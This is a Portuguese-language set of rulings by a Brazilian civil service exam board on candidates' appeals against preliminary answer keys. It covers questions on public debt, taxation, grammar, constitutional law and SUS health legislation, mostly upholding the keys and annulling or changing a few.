Por fim, aponta o recurso que *A abordagem do conceito de monitoramento pela assertiva b está tecnicamente equivocada, sobretudo quando contextualiza um alegado momento de conversão de intenções e ações*. No entanto, a alternativa apresentada na questão evidencia o conceito de “operação e monitoramento” conjuntamente, segundo dispõe a obra utilizada como referência para elaboração da questão.

Portanto, apesar de compreender os argumentos apontados em recurso quanto ao conceito de monitoramento (isoladamente), a alternativa está correta, uma vez que se trata do conceito de ambas as etapas conjuntamente. Assim, o recurso é improcedente.

Fonte:

- Tribunal de Contas da União. Política pública em dez passos. Brasília: Secretaria Geral de Controle Externo (Segecex); Secretaria de Orientação, Métodos, Informações e Inteligência para o CE e o Combate à Corrupção (Soma), 2021. Disponível em: <<https://portal.tcu.gov.br/politica-publica-em-dez-passos.htm>>.

BRANCA	VERDE	AMARELA	AZUL
53	57	54	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que “com relação à temática de direito tributário, o Edital apenas prevê o seguinte: 27) Tributação. 27.1) Sistema Tributário Nacional. 27.2) Administração Tributária. 27.3) Tributos municipais.”.

No entanto, a questão foi elaborada tendo como conteúdo a temática da carga tributária bruta, que é o instrumento para o financiamento da máquina pública, ou seja, é a partir da carga tributária bruta que o governo consegue arrecadar os recursos necessários ao atendimento das demandas da sociedade.

Portanto, esse conteúdo está devidamente contemplado no item 29 do programa de estudos: “29) Necessidades de financiamento do setor público”.

Fontes:

- CÂMARA DOS DEPUTADOS. **Sistema Tributário Nacional** - Texto Base Da Consultoria Legislativa. Disponível em: <https://www2.camara.leg.br/atividade-legislativa/estudos-e-notas-tecnicas/fiquePorDentro/temas/sistema-tributario-nacional-jun-2019/texto-base-da-consultoria-legislativa>. Acesso em: 12 fev. 2024.
- RECEITA FEDERAL DO BRASIL. **O que é carga tributária?**. Disponível em: https://www.gov.br/receitafederal/pt-br/assuntos/educacao-fiscal/educacao_fiscal/folhetos-orientativos/carga-tributaria-dig.pdf. Acesso em 12 fev. 2024.

BRANCA	VERDE	AMARELA	AZUL
55	60	52	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que “a banca examinadora não incluiu como sub-conteúdo os elementos que compõe a dívida pública, muito menos as origens de dívida pública ou a sua classificação. Tratam-se de temas, sem dúvidas, específicos.”.

O conteúdo programático contido no Edital, em relação à temática da dívida pública, incluiu: “28) Dívida pública: conceitos, gerenciamento, efeitos econômicos do endividamento do setor público, indicadores de mensuração do endividamento público.”.

Os elementos que constituem a dívida pública constituem um dos conceitos da temática e, portanto, esse conteúdo está devidamente contemplado no item 28 do programa de estudos: “28) Dívida pública: **conceitos**, gerenciamento, efeitos econômicos do endividamento do setor público, indicadores de mensuração do endividamento público.” (grifo nosso).

Ademais, o conceito de dívida pública e os elementos que a compõem são apresentados pela Secretaria do Tesouro Nacional (STN):

“A dívida pública consolidada ou fundada constitui-se no montante total, apurado sem duplicidade, das obrigações financeiras do ente da Federação, assumidas em virtude de leis, contratos, convênios ou tratados e da realização de operações de crédito, para amortização em prazo superior a doze meses. As operações de crédito de prazo inferior a doze meses cujas receitas tenham constado do orçamento também integram a dívida pública consolidada. **A dívida pública consolidada é composta de:**

a) emissão de títulos públicos (dívida mobiliária);

b) realização de empréstimos e financiamentos (dívida contratual);

d) precatórios judiciais emitidos a partir de 5 de maio de 2000 e não pagos durante a execução do orçamento em que houverem sido incluídos;

e) realização de operações equiparadas a operações de crédito pela LRF, para amortização em prazo superior a 12 (doze) meses.”. (grifo nosso).

Portanto, a alternativa A é a resposta correta.

Fonte:

- SECRETARIA DO TESOUREIRO NACIONAL. **Tesouro Nacional Transparente: Visão Integrada das Dívidas da União, dos Estados, do Distrito Federal e dos Municípios.** Disponível em: <https://www.tesourotransparente.gov.br/historias/visao-integrada-das-dividas-da-uniao-dos-estados-do-distrito-federal-e-dos-municipios>.

BRANCA	VERDE	AMARELA	AZUL
56	59	58	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que “ao prever o conteúdo programático de dívida pública, o Edital do certame elencou apenas os seguintes sub-conteúdos: 28) Dívida pública: conceitos, gerenciamento, efeitos econômicos do endividamento do setor público, indicadores de mensuração do endividamento público.”.

De fato, o conteúdo programático contido no Edital, em relação à temática da dívida pública, incluiu: “28) Dívida pública: conceitos, gerenciamento, efeitos econômicos do endividamento do setor público, indicadores de mensuração do endividamento público.”.

Os limites da dívida pública, explorados como conteúdo da questão são os parâmetros para avaliação dos indicadores de mensuração do endividamento de uma entidade pública. Portanto, o conteúdo está contemplado no item 28 do programa de estudos: “28) Dívida pública: conceitos, gerenciamento, efeitos econômicos do endividamento do setor público, **indicadores de mensuração do endividamento público.**” (grifo nosso).

Fonte:

- SECRETARIA DO TESOURO NACIONAL. **Tesouro Nacional Transparente: Visão Integrada das Dívidas da União, dos Estados, do Distrito Federal e dos Municípios.** Disponível em: <https://www.tesourotransparente.gov.br/historias/visao-integrada-das-dividas-da-uniao-dos-estados-do-distrito-federal-e-dos-municipios>.

Cargo: Consultor Legislativo - Área de Saúde Pública

BRANCA	VERDE	AMARELA	AZUL
04	07	09	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “D) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “B) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “C) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “A) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
06	10	12	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o expresso anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o expresso anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	11	13	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “**C**) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou

seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “**A**) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
11	02	15	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “**A**) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A)** Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. **C)** Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
15	03	01	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “A repetição indevida de palavras e/ou expressões pode comprometer o texto em relação ao nível de linguagem e clareza na transmissão da mensagem produzida. Assim, pode-se observar a seguir o emprego de termos que funcionam como elementos de coesão que mantêm o referente textual já introduzido e que impedem tal inadequação, com EXCEÇÃO de:”, a alternativa “**B**) “Conversas abertas sobre questões relacionadas à violência de gênero [...]” (7o§)” foi adequadamente indicada como correta.

Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas.

Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental **A) nesse processo (referência ao processo citado no parágrafo anterior)**, pois são espaços privilegiados para a disseminação de conhecimento e valores. **C) Ao incluir em suas grades curriculares (suas grades, referência às grades curriculares das escolas)** conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

D) Além disso, (disso = referência ao citado no parágrafo anterior) é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. B) Conversas abertas sobre questões relacionadas à violência de gênero(não há referência) e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
18	21	22	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas I e II estão corretas nos termos do Art. 46 §§ 2º e 3º e 47 da Constituição Federal e estão incorretas as alternativas III e IV dos Arts. 46 §1º e 45 §1º da CF.

A afirmativa III está incorreta, pois indica que “poderão eleger até três Senadores”, a lei fixa um quantitativo certo e determinado de 03, não havendo margem para menos.

Fonte:

- Art. 46 §§ 2º e 3º e 47 da Constituição Federal e Arts. 46 §1º e 45 §1º da CF.

BRANCA	VERDE	AMARELA	AZUL
19	16	23	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos a ausência de uma alternativa correta, bem como alegam mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei nos termos do Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

Fonte:

- Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

BRANCA	VERDE	AMARELA	AZUL
22	24	21	16

Recurso Procedente. Gabarito alterado para alternativa B.

A alegação de mais de uma alternativa correta deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei.

Ao analisar o gabarito o mesmo deve ser alterado para letra B, nos termos do Art. 58, incisos I, III, VI e IV da Constituição Federal. A alternativa correta é a apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fonte:

- Art. 58, incisos I, III, VI e IV da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
23	25	24	19

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
24	18	20	22

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
25	17	16	20

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
26	30	31	35

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustentam os recursos que o gabarito está incorreto ou que há mais de uma opção correta, porém na citada legislação está a resposta:

CAPÍTULO II

DAS REDES DE SERVIÇO DE SAÚDE

Art. 4º São Redes de Serviço de Saúde:

I - Redes Estaduais de Assistência à Saúde do Idoso, na forma do Anexo VII;

II - Redes Estaduais de Assistência a Queimados, na forma do Anexo VIII.

III - Rede Nacional de Prevenção da Violência e Promoção da Saúde, na forma do Anexo IX;

IV - Rede Nacional de Atenção Integral à Saúde do Trabalhador (RENAST), na forma do Anexo X;

V - Rede Brasileira de Centros e Serviços de Informação sobre Medicamentos (REBRACIM), na forma do Anexo XI;

VI - Rede de Escolas Técnicas e Centros Formadores vinculados às instâncias gestoras do Sistema Único de Saúde (RETSUS), na forma do Anexo XII;

VII - Rede de Ensino para a Gestão Estratégica do Sistema Único de Saúde (REGESUS), na forma do Anexo XIII;

VIII - Rede Brasileira de Avaliação de Tecnologias em Saúde (REBRATS), na forma do Anexo XIV.

IX - Rede Nacional de Vigilância Epidemiológica Hospitalar (Renaveh). (Redação dada pela PRT GM/MS nº 1.694 de 23.07.2021)

X - Rede Nacional de Vigilância, Alerta e Resposta às Emergências em Saúde Pública do Sistema Único de Saúde (Rede VIGIAR-SUS) na forma do Anexo XXVII. (Redação dada pela PRT GM/MS nº 1.802 de 03.08.2021)

XI - Rede Nacional dos Centros de Informações Estratégicas em Vigilância em Saúde - Rede CIEVS, na forma do Anexo XXVIII. (Redação dada pela PRT GM/MS nº 4.641 de 28.12.2022)

Mantido gabarito preliminar.

Fonte:

- MINISTÉRIO DA SAÚDE. Portaria de Consolidação nº 3, de 28 de setembro de 2017, consolida as normas sobre as redes do Sistema Único de Saúde. 2017. Disponível em: <https://bvsmms.saude.gov.br/bvs/saudelegis/gm/2017/prc0003_03_10_2017.html#CAPITULOI>

BRANCA	VERDE	AMARELA	AZUL
28	29	37	32

Recurso Procedente. Gabarito alterado para alternativa B.

Sustentam os recursos que há mais de uma resposta correta. Após análise das assertivas, acolho o recurso.

I- Ao sistema único de saúde compete, além de outras atribuições, nos termos da lei: controlar e fiscalizar procedimentos, produtos e substâncias de interesse para a saúde e participar da produção de medicamentos, equipamentos, imunobiológicos, hemoderivados e outros insumos; executar as ações de vigilância sanitária e epidemiológica, bem como as de saúde do trabalhador; ordenar a formação de recursos humanos na área de saúde. [correto]

II- Em 2022 foi incluído, pela Emenda Constitucional nº 127, que compete à União prestar assistência financeira complementar aos Estados, ao Distrito Federal e aos Municípios e às entidades filantrópicas, bem como aos prestadores de serviços contratualizados que atendam, no mínimo, 60% (sessenta por cento) de seus pacientes pelo sistema único de saúde, para o cumprimento dos pisos salariais profissionais nacionais para o enfermeiro, o técnico de enfermagem, o auxiliar de enfermagem e a parteira, a serem observados por pessoas jurídicas de direito público e de direito privado. [correto]

III- O vencimento dos agentes comunitários de saúde e dos agentes de combate às endemias fica sob responsabilidade da União. Os recursos financeiros repassados pela União aos Estados, ao Distrito Federal e aos Municípios para pagamento do vencimento ou de qualquer outra vantagem dos agentes comunitários de saúde e dos agentes de combate às endemias não serão objeto de inclusão no cálculo para fins do limite de despesa com pessoal. [correto]

Alterar o gabarito para letra B) Os itens I, II e III estão corretos.

Fonte:

- BRASIL. Constituição da República Federativa do Brasil de 1988. Brasília, DF: Presidente da República, 1988.

BRANCA	VERDE	AMARELA	AZUL
29	37	28	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a alternativa incorreta é a B, porém a incorreta é a alternativa que diz “O Plano Nacional de Saúde é o instrumento balizador para o planejamento, monitoramento e avaliação das políticas e programas do Ministério da Saúde, com **vigência de um ano**. Ele deve orientar a atuação da esfera federal em sua coordenação do Sistema Único de Saúde (SUS), estabelecendo as diretrizes, prioridades, metas e indicadores”. Pois, a vigência é de quatro anos.

Mantido gabarito preliminar.

Fonte:

- MINISTÉRIO DA SAÚDE. Instrumentos de Planejamento do SUS. Disponível em: <<https://www.gov.br/saude/pt-br/aceso-a-informacao/gestao-do-sus/instrumentos-de-planejamento-do-sus>>

BRANCA	VERDE	AMARELA	AZUL
30	34	39	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustentam os recursos que a afirmativa I não está incluída como população em situação de desigualdade e vulnerabilidade. Consideramos populações em situação de vulnerabilidade e desigualdade social: Saúde integral da população negra; População em situação de rua; População do campo, da floresta e das águas e povos e comunidades tradicionais; Saúde do povo cigano/romani; Atenção à saúde da população LGBT; Pessoas com albinismo; Atendimento aos adolescentes em conflito com a lei.

Mantido gabarito preliminar.

Fonte:

- MINISTÉRIO DA SAÚDE. Populações em situação de vulnerabilidade e desigualdade social. 2023. Disponível em: <<https://www.gov.br/saude/pt-br/composicao/saps/equidade/o-que-e-equidade/populacoes-em-situacao-de-vulnerabilidade-e-desigualdade-social>>

BRANCA	VERDE	AMARELA	AZUL
35	31	34	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que a alternativa divulgada no gabarito é incorreta, porém foi divulgado corretamente. Destaca que o comando da questão pede para que seja indicada a alternativa incorreta considerando os termos da Lei nº 9.294/1996. Assim a alternativa a ser assinalada é a D) “Somente será permitida a propaganda comercial de bebidas alcoólicas nas emissoras de rádio e televisão entre as vinte e uma e as seis horas; porém, a associação entre este produto ao esporte olímpico ou de competição, ao desempenho saudável de qualquer atividade, à condução de veículos e a imagens ou ideias de maior êxito ou sexualidade das pessoas, somente poderá ser realizada a partir das vinte e três horas.” – vide art. 4º, §1º da norma.

Mantido gabarito preliminar.

Fonte:

- BRASIL. Lei Nº 9.294, de 15 de julho de 1996. Dispõe sobre as restrições ao uso e à propaganda de produtos fumíferos, bebidas alcoólicas, medicamentos, terapias e defensivos agrícolas, nos termos do § 4º do art. 220 da Constituição Federal. Brasília, DF: Diário Oficial da União, 1996.

BRANCA	VERDE	AMARELA	AZUL
40	26	32	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que houve erro na divulgação do gabarito. Segue demonstração de erro/aceto por afirmativa: (FALSO) Todo cidadão tem direito a ver o próprio prontuário, sempre que for autorizado pelo médico. [Alternativa correta seria "Todo cidadão tem direito a ver o próprio prontuário, sempre que quiser"].

(VERDADEIRO) O cidadão tem o dever de dar as informações corretas sobre o seu estado de saúde. [É dever do cidadão usuário não mentir nem dar informações erradas sobre seu estado de saúde].

(VERDADEIRO) Os médicos, enfermeiros e outros profissionais devem ser facilmente identificáveis por meio de crachás bem visíveis. [É direito do cidadão ser atendido por pessoas facilmente identificáveis].

(VERDADEIRO) É assegurada a liberdade de recusar ou permitir qualquer procedimento médico, assumindo a responsabilidade por isso. [É direito do cidadão recusar ou permitir qualquer procedimento médico].

Mantido gabarito como está.

Fonte:

- SISTEMA ÚNICO DE SAÚDE. **Conheça os direitos de todos os cidadãos usuários do SUS**. 2022. Disponível em: <<https://www.gov.br/pt-br/noticias/saude-e-vigilancia-sanitaria/2022/05/conheca-os-direitos-de-todos-os-cidadaos-usuarios-do-sus>>.

BRANCA	VERDE	AMARELA	AZUL
43	47	50	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que "A definição de critérios e valores além dos parâmetros de cobertura assistencial faz parte das atribuições da Comissão Intergestores Tripartite e seus respectivos Conselhos", o que está correto. No entanto, as Comissões Intergestores Tripartite e Bipartite não são a mesma coisa que Direção Nacional do SUS.

A Comissão Intergestores Tripartite constitui-se como foros permanentes de negociação, articulação e decisão entre os gestores nos aspectos operacionais e na construção de pactos nacionais, estaduais e regionais no Sistema Único de Saúde (SUS).

O Conselho Nacional de Saúde é uma instância colegiada, deliberativa e permanente do SUS. Sua missão é fiscalizar, acompanhar e monitorar as políticas públicas de saúde nas suas mais diferentes áreas, levando as demandas da população ao poder público, por isso é chamado de controle social na saúde.

Além disso, a questão é clara ao solicitar "as disposições da Lei nº 8.080, de 19 de setembro de 1990" que é clara ao estabelecer em seu Artigo 26: "Os critérios e valores para a remuneração de serviços e os parâmetros de cobertura assistencial serão estabelecidos pela direção nacional do Sistema Único de Saúde (SUS), aprovados no Conselho Nacional de Saúde."

Desta forma, o recurso é improcedente.

Fonte:

- Lei Nº 8.080, de 19 de setembro de 1990.

BRANCA	VERDE	AMARELA	AZUL
45	44	42	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustentam os recursos que, segundo a Constituição de 1988 "As ações e serviços públicos de saúde integram uma rede regionalizada e hierarquizada e constituem um sistema único, organizado de acordo com as seguintes diretrizes: I - descentralização, com direção única em cada esfera de governo". Tal conceito está correto, no entanto se refere diretamente às Diretrizes do Sistema Único de Saúde.

A questão é clara ao solicitar os "Princípios e Diretrizes da Política Nacional de Sangue, Componentes e Hemoderivados" de acordo com o que consta na Lei nº 10.205, de 21 de março de 2001. Nessa Lei, não há nenhuma menção à descentralização político-administrativa desta política, além de não haver uma direção única em cada esfera de governo da "Política Nacional de Sangue, Componentes e Hemoderivados."

Além disso, sustenta o recurso que "A Política Nacional de Sangue, Componentes e Hemoderivados será DESENVOLVIDA POR MEIO DA REDE NACIONAL de Serviços de Hemoterapia, públicos e/ou privados, com ou sem fins lucrativos, DE FORMA HIERÁRQUICA E INTEGRADA, de acordo com regulamento emanado do Ministério da Saúde." Hierarquização e Integração são conceitos diferentes de "Regionalização e descentralização político-administrativa".

A hierarquização é o princípio organizativo que estabelece que o Sistema Único de Saúde (SUS) deve ser organizado em níveis crescentes de complexidade, da Atenção Básica à Alta Complexidade.

A regionalização é uma diretriz do Sistema Único de Saúde e um eixo estruturante do Pacto de Gestão e deve orientar a descentralização das ações e serviços de saúde e os processos de negociação e pactuação entre os gestores.

A descentralização visa redistribuir poder e responsabilidade entre os três níveis de governo.

Portanto, o recurso é improcedente.

Fonte:

- Lei nº 10.205, de 21 de março de 2001

BRANCA	VERDE	AMARELA	AZUL
49	48	47	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o recurso que "a questão não pertence ao conteúdo programático do concurso por abordar lei de 2023". No entanto, a questão trata da Constituição Federal de 1988, conteúdo presente no conteúdo programático do concurso.

Portanto, o recurso é improcedente.

Fonte:

- Constituição da República Federativa do Brasil de 1988

BRANCA	VERDE	AMARELA	AZUL
51	54	53	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De início, ressalta-se o fato de que apenas um candidato se insurgiu em face da questão, o que demonstra que o conhecimento cobrado é de amplo conhecimento dos postulantes ao cargo.

A linha de argumentação do único recurso aviado pretende a anulação da questão. Tal recurso não merece prosperar considerando que a exceção solicitada no comando da questão reproduz na literalidade os termos do Art. 14 da Lei nº 8.260, de 03 de dezembro de 2001. Institui a Política Municipal de Saneamento e dá outras providências.

Vejam os:

Art. 14 - Os contratos de concessão ou permissão para prestação de serviços públicos de saneamento, formalizados mediante prévia licitação, ou os convênios de cooperação, ambos autorizados por lei específica, com o fim de permitir o efetivo controle social, o atendimento das necessidades de saneamento da população e disciplinar os aspectos econômico-financeiros dos contratos ou dos convênios, estabelecerão:

I - as condições de seu controle, fiscalização e aplicação de penalidades pelo poder concedente;

As demais alternativas estão corretas e estão no rol do artigo Art. 15 da normativa supramencionada.

Fonte:

- <https://www.cmbh.mg.gov.br/atividade-legislativa/pesquisar-legislacao/lei/8260/2001#:~:text=Regulamenta%20o%20Fundo%20Municipal%20de,25.&text=Estabelece%20a%20estrutura%20org%C3%A2nica%20da,Executivo%20e%20d%C3%A1%20outras%20provid%C3%A2ncias>.

BRANCA	VERDE	AMARELA	AZUL
53	58	51	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

